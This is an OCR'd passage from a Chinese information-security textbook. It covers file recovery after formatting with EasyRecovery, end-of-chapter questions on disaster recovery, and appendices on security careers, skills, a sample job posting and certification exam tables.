


图 10.26　选择恢复的文件保存路径




图 10.27　文件恢复

(2) 启动 EasyRecovery，选择“数据恢复/格式化恢复”，并在“先前的文件系统”下拉框中选择 NTFS 即格式化前的文件系统格式，单击“下一步”进行扫描，如图 10.29 所示。

(3) 选择要恢复的文件，如图 10.30 所示，单击“下一步”。选择恢复目标的选项，一般都是恢复到本地驱动器里，此时需要注意的是恢复的文件保存路径不能与原来的保存分区一致，否则不能保存。




图 10.28 新建一个.txt 文件




图 10.29 选择要恢复的分区



图 10.30　选择要恢复的文件

(4) 扫描完毕后选择需要恢复的文件进行恢复，并检查恢复后的文件。

10.4　课后体会与练习

1. 填空题

(1) ________是指在发生灾难性事故时，能够利用已备份的数据或其他手段，及时对原系统进行恢复，以保证数据的安全性以及业务的连续性。

(2) 威胁数据的安全，造成系统失效的主要原因有________、________和________等。

(3) 容灾可以分为3个级别：________、________和________。

(4) 一个完整的容灾系统应该包含3个部分：________、________和________。

(5) 对于容灾系统来说，所包含的关键技术有________、________、灾难检测、系统迁移和灾难恢复5个方面。

(6) 建立容灾备份系统时会涉及多种技术，如________、________和________等。

2. 思考与简答题

(1) 简述容灾的重要性。

(2) 简述容灾的级别及其含义。

(3) 简述容灾计划所包括的一系列应急计划。

附录 A 信息安全相关职业

信息安全技术适用领域很大，从国家军事、政治等机密安全，到防范商业企业机密泄露，防范青少年对不良信息的浏览以及防范个人信息的泄露等都需要信息安全方面的人才。其具体工作部门或行业可包括：政府机关、国家安全部门、军队、学校、银行、金融、证券、交通和住宿等，几乎包含所有的行业。

信息安全具体的职业岗位名称并没有统一标准，有些单位的信息安全人员还可能是由近似的工作岗位人员兼任，结合典型的招聘网站、知名安全技术网站及论坛、企业信息安全相关职位 HR（人力资源）和企业信息安全相关从业人员等各方面的调查，得出信息安全相关职业（岗位）如下。

1. 安全测试方向

安全服务工程师、信息安全咨询顾问、渗透测试工程师、网络安全工程师、网络安全研究员、Web 安全工程师、安全架构师、安全分析人员、安全检测工程师、安全运维工程师和游戏安全测试工程师。

2. 网络方向

技术服务工程师、网络工程师、技术支持工程师、网络优化工程师、硬件工程师、事业部产品经理、销售经理、销售工程师（客户线）和销售工程师（产品线）等。

3. 编程开发方向

信息安全研发工程师、网络安全研发工程师、软件工程师、反病毒工程师、逆向工程师、加解密研发工程师和软件销售经理等。

4. 其他

内核开发工程师、驱动开发工程师、.NET 工程师、PHP 工程师和数据库开发工程师等。

附录 B　信息安全职业能力

从事不同的信息安全职业(岗位)所要求的职业能力有很大区别,但有一些是从事信息安全相关职业所共同要求的,主要包括以下几点。

1. 基础知识部分


要求掌握网络及网络运维知识、常用网络协议、常见的服务器应用架构知识,对常见的操作系统平台、网络设备、数据库、Web 应用、渗透测试流程、企业应用有一定程度的掌握;熟悉至少一门高级编程语言,能够熟练进行程序编写,熟练掌握至少一种脚本语言,熟悉常见的安全漏洞等。

2. 英语能力

能进行一般能力的阅读和写作。

3. 可持续发展能力

需要较强的学习能力和动手实践能力;良好的文档组织能力、书面与口头表达能力,良好的沟通能力及高度的责任心等,具体见附图 B-1 所示。



职位描述　公司介绍

工作职责:
1. 负责对客户网络、系统进行安全评估和安全加固;
2. 在出现网络攻击或安全事件时,提供紧急响应服务,帮助用户恢复系统及调查取证;
3. 针对客户网络架构,建议合理的网络安全解决方案;
4. 能够解决客户日常安全问题。

职位要求:
1. 计算机或相关专业本科以上学历(能力突出者学历和专业不限);
2. 具有2年以上工作经验,1年以上产品实施或安全服务相关经验,2个以上的相关项目经验;
3. 有Unix、Windows系统知识经验,能熟练使用Unix、Windows系统平台下各种应用系统,如:MSSQL、Oracle、Exchange等;
4. 熟悉相关网络安全产品,如防火墙、IDS、防病毒,漏洞评估工具等;
5. 通过培训,能够独立完成各种系统(主机、网络、数据库等系统)的安全评估和加固;
6. 能够独立完成对用户的现场培训;
7. 具备较强的动手能力;
8. 敬业、正直、诚实;
9. 喜欢学习新知识、乐于接受新事物。

优先考虑的条件:
1. 精通多种安全技术,掌握或熟悉各种攻击与防护技术;
2. 具有一定的编程能力,可以自己编写简单的攻击和检测程序;
3. 有大型项目经验,或熟悉电信级网络系统维护经验;
4. 熟悉安全标准;
5. 有安全、网络、系统、数据库国际认证证书者,如DBA、CCNP、CCIE、CISP、CISSP、SUN 等认证者优先考虑。

附图 B-1　信息安全技术工程师职位描述

附录 C　信息安全职业资质

职业资质也称之为职业资格，对从事某一职业所必备的学识、技术和能力的基本要求。信息安全技术的职业资格一般由学历（学位）证书、英语（外语）等级证书、行业证书等构成，用来证明从业者从事本职业的能力。

其中行业证书，尤其是计算机行业证书，种类极其繁杂，从学生的角度而言，可以考虑的证书主要有以下几个。

1. 全国计算机等级考试（NCRE）

全国计算机等级考试三级以上的科目中，将信息安全技术作为一个单独的方向进行考试认证，如附表 C-1 所示。

附表 C-1　NCRE 级别/科目设置（2013 版）

级别	科 目 名 称	科目代码	考试时间	考试方式
一级	计算机基础及 WPS Office 应用	14	90 分钟	无纸化
	计算机基础及 MS Office 应用	15	90 分钟	无纸化
	计算机基础及 Photoshop 应用	16	90 分钟	无纸化
二级	C 语言程序设计	24	120 分钟	无纸化
	VB 语言程序设计	26	120 分钟	无纸化
	VFP 数据库程序设计	27	120 分钟	无纸化
	Java 语言程序设计	28	120 分钟	无纸化
	Access 数据库程序设计	29	120 分钟	无纸化
	C++ 语言程序设计	61	120 分钟	无纸化
	MySQL 数据库程序设计	63	120 分钟	无纸化
	Web 程序设计	64	120 分钟	无纸化
	MS Office 高级应用	65	120 分钟	无纸化
三级	网络技术	35	120 分钟	无纸化
	数据库技术	36	120 分钟	无纸化
	软件测试技术	37	120 分钟	无纸化
	信息安全技术	38	120 分钟	无纸化
	嵌入式系统开发技术	39	120 分钟	无纸化

续表

级别	科 目 名 称	科目代码	考试时间	考试方式
四级	网络工程师	41	90 分钟	无纸化
	数据库工程师	42	90 分钟	无纸化
	软件测试工程师	43	90 分钟	无纸化
	信息安全工程师	44	90 分钟	无纸化
	嵌入式系统开发工程师	45	90 分钟	无纸化

2. 计算机技术与软件专业技术资格(水平)考试

计算机技术与软件专业技术资格(水平)考试也称之为“软考”,是由国家人事部和信息产业部联合主办的国家级考试,其目的是科学、公正地对全国计算机技术与软件专业技术人员进行职业资格、专业技术资格认定和专业技术水平测试。考试的权威性和严肃性,得到了社会及用人单位的广泛认同。“软考”从中级资格开始,将信息安全作为一个单独的分类进行考试,计算机技术与软件技术资格(水平)考试专业类别、资格名称和级别对应表,如附表 C-2 所示。

附表 C-2　计算机软考类别(参考)

选　项	计算机软件类	计算机网络类	计算机应用技术类	信息系统类	信息服务类
高级资格(不再分类)	信息系统项目管理师 系统分析师(原系统分析员) 系统架构设计师 网络规划设计师 系统规划与管理师				
中级资格	软件评测师 软件设计师(原高级程序员) 软件过程能力评估师	网络工程师	多媒体应用设计师 嵌入式系统设计师 计算机辅助设计师 电子商务设计师	信息系统监理师 数据库系统工程师 信息系统管理工程师 系统集成项目管理工程师 信息安全工程师	信息技术支持工程师 计算机硬件工程师
初级资格	程序员(原初级程序员、程序员)	网络管理员	多媒体应用制作技术员 电子商务技术员	信息系统运行管理员	信息处理技术员 网页制作员

